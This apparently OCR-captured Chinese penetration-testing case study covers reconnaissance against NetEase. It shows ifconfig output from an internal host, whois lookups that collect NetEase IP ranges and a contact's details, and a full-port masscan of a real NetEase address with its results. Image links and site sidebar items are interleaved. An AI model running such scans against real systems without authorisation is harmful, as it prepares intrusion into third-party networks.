
案例



```
[redacted]-nss [redacted]:/home$ ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr [redacted]
          inet addr:10.171.160.21  Bcast:10.171.175.255  Mask:255.255.240.0
          inet6 addr: [redacted]
          UP BROADCAST RUNNING MULTICAST  MTU:1400  Metric:1
          RX packets:21218218 errors:0 dropped:0 overruns:0 frame:0
          TX packets:26872632 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1145452959 (1.0 GiB)  TX bytes:1966455741 (1.8 GiB)

eth1      Link encap:Ethernet  HWaddr [redacted]
          inet addr:10.172.128.83  Bcast:10.172.128.127  Mask:255.255.255.192
          inet6 addr: [redacted]:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10694731078 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10743969286 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5897444964425 (5.3 TiB)  TX bytes:6526799397258 (5.9 TiB)

eth2      Link encap:Ethernet  HWaddr fa:[redacted]
          inet addr:[redacted]  Bcast:[redacted]  Mask:255.255.252.0
          inet6 addr: [redacted]cope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1101271796 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4172114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
```

IP段收集

ipwhois.cnnic.net.cn



欢迎来自104.245.14.87的用户使用CNNIC IP地址注册信息查询系统
您可以查到CNNIC及中国大陆的IP地址分配信息

IPv4地址查询
请输入IPv4地址(如210.72.0.0 或 210.72.0.0/19 或 210.72.0.0 – 210.72.31.255)，查询IPv4地址的相关信息
123.58.191.1

联系人信息查询
请输入联系人账号(如IPAS1-CN)，查询联系人相关信息

IPv6地址查询
请输入IPv6地址(如2001:F88::或 2001:F88::/32)，查询IPv6地址相关信息

AS号码查询
请输入AS号码(如9811或AS9811)，查询AS号码相关信息


路由注册查询
请输入地址(如211.144.211.0/24或121.58.144.0/20)，查询路由注册相关信息

网络名称查询
请输入网络名称(如CSTNET)，查询网络名称相关信息

版权所有 中国互联网络信息中心 保留所有权利

IP段收集


DEFCON GROUP 0531 HACKER COMMUNITY



IPv4地址段:	123.58.160.0 – 123.58.191.255
网络名称:	Netease–Network
单位描述:	Guangzhou NetEase Computer System Co., Ltd.
单位描述:	NetEase Building No.16 Ke Yun Road, Zhong Shan Avenue,
单位描述:	Guangzhou, P.R. China
国家代码:	CN
管理联系人:	AUTO1–FW
技术联系人:	AUTO1–FW
维护账号:	MAINT–AP–CNISP
事件响应账号:	IRT–CNISP–CN
地址状态:	ALLOCATED NON–PORTABLE
最后修改记录:	2015–09–08T01:35:27Z
数据来源:	APNIC
姓名:	Fengxian Wen
联系人代码:	AUTO1–FW
邮件地址:	fxwen@corp.netease.com
通讯地址:	Guangzhou NetEase Computer System Co.,Ltd
办公电话:	+86–20–85106115
投诉邮箱:	sa@corp.netease.com
国家代码:	CN
维护账号:	MAINT–AP–CNISP
最后修改记录:	2015–09–08T01:30:14Z
数据来源:	APNIC

IP段收集

ipwhois.cnnic.net.cn



欢迎来自104.245.14.87的用户使用CNNIC IP地址注册信息查询系统
您可以查到CNNIC及中国大陆的IP地址分配信息

IPv4地址查询 请输入IPv4地址(如210.72.0.0 或 210.72.0.0/19 或 210.72.0.0 – 210.72.31.255)，查询IPv4地址的相关信息

联系人信息查询 请输入联系人账号(如IPAS1–CN)，查询联系人相关信息

IPv6地址查询 请输入IPv6地址(如2001:F88::或 2001:F88::/32)，查询IPv6地址相关信息

AS号码查询 请输入AS号码(如9811或AS9811)，查询AS号码相关信息


路由注册查询 请输入地址(如211.144.211.0/24或121.58.144.0/20)，查询路由注册相关信息

网络名称查询 请输入网络名称(如CSTNET)，查询网络名称相关信息


Netease-Network

版权所有 中国互联网络信息中心 保留所有权利

IP段收集




IPv4地址段:	42.186.0.0 – 42.186.255.255
网络名称:	Netease–Network
单位描述:	Guangzhou NetEase Computer System Co., Ltd
管理联系人:	ZX3316–AP
技术联系人:	ZX3316–AP
国家代码:	CN
地址状态:	ALLOCATED PORTABLE
维护账号:	MAINT–CNNIC–AP
次级维护帐号:	MAINT–CNNIC–AP
事件响应账号:	IRT–CNNIC–CN
路由维护帐号:	MAINT–CNNIC–AP
最后修改记录:	2016–06–20T05:52:01Z
数据来源:	APNIC
IPv4地址段:	123.58.160.0 – 123.58.191.255
网络名称:	Netease–Network
单位描述:	Guangzhou NetEase Computer System Co., Ltd.
单位描述:	NetEase Building No.16 Ke Yun Road, Zhong Shan Avenue,
单位描述:	Guangzhou, P.R. China
国家代码:	CN
管理联系人:	AUTO1–FW
技术联系人:	AUTO1–FW
维护账号:	MAINT–AP–CNISP
事件响应账号:	IRT–CNISP–CN
地址状态:	ALLOCATED NON–PORTABLE
最后修改记录:	2015–09–08T01:35:27Z
数据来源:	APNIC
IPv4地址段:	114.113.216.0 – 114.113.219.255



IPv4地址段:	122.198.64.0 – 122.198.67.255
网络名称:	Netease–Network
单位描述:	Shanghai NetEast Computer System Co. Ltd
单位描述:	301–A,Building 5,No 690 Bibo Road,Shanghai
国家代码:	CN
管理联系人:	ZX1574–AP
技术联系人:	ZX1574–AP
管理联系人:	ZX1574–AP
技术联系人:	ZX1574–AP
维护账号:	MAINT–AP–CNISP
事件响应账号:	IRT–CNISP–CN
地址状态:	allocated non–portable
最后修改记录:	2013–08–16T06:42:42Z
数据来源:	APNIC
IPv4地址段:	223.252.224.0 – 223.252.255.255
网络名称:	Netease–Network
单位描述:	Shanghai NetEast Computer System Co. Ltd
单位描述:	301–A,Building 5,No 690 Bibo Road,Shanghai
国家代码:	CN
管理联系人:	ZX1574–AP
技术联系人:	ZX1574–AP
管理联系人:	ZX1574–AP
技术联系人:	ZX1574–AP
维护账号:	MAINT–AP–CNISP
事件响应账号:	IRT–CNISP–CN
地址状态:	allocated non–portable
最后修改记录:	2013–08–16T06:42:42Z
数据来源:	APNIC
IPv4地址段:	114.113.196.0 – 114.113.203.255

端口扫描

Python+Masscan+Nmap



资讯 | YISRC“521”表白，贺宜信CESRC正式上线
2018年5月21日

活动 | 5月20日宜人贷线下招聘来袭
2018年5月16日

分享 | 宜人贷安全建设之端口监控服务篇
2018年5月15日 原创

YISRC放血大放送 | DEF CON CHINA 你想不想去?
2018年5月5日


分享 | 基于python的burpsuit扩展插件的编写规则
2018年4月17日

资讯 | YISRC邀您阅读安全客季刊
2018年4月12日

福利 | YISRC, 用1积分礼盒温暖你的冬天

端口扫描


遇到防火墙时



1. sudo masscan 59.111.14.159 -p1-65535 --rate 2000 (masscan)

```
Discovered open port 12134/tcp on 59.111.14.159
Discovered open port 11006/tcp on 59.111.14.159
Discovered open port 11114/tcp on 59.111.14.159
Discovered open port 11581/tcp on 59.111.14.159
Discovered open port 10002/tcp on 59.111.14.159
Discovered open port 12078/tcp on 59.111.14.159
Discovered open port 10273/tcp on 59.111.14.159
Discovered open port 11134/tcp on 59.111.14.159
Discovered open port 11278/tcp on 59.111.14.159
Discovered open port 10521/tcp on 59.111.14.159
Discovered open port 12040/tcp on 59.111.14.159
Discovered open port 12578/tcp on 59.111.14.159
Discovered open port 12628/tcp on 59.111.14.159
Discovered open port 10383/tcp on 59.111.14.159
Discovered open port 10608/tcp on 59.111.14.159
Discovered open port 10359/tcp on 59.111.14.159
Discovered open port 10867/tcp on 59.111.14.159
Discovered open port 10386/tcp on 59.111.14.159
Discovered open port 10109/tcp on 59.111.14.159
Discovered open port 11246/tcp on 59.111.14.159
Discovered open port 10414/tcp on 59.111.14.159
Discovered open port 10394/tcp on 59.111.14.159
Discovered open port 10990/tcp on 59.111.14.159
Discovered open port 10243/tcp on 59.111.14.159
rate:  2.00-kpps, 18.00% done,   0:00:27 remaining, found=447
```

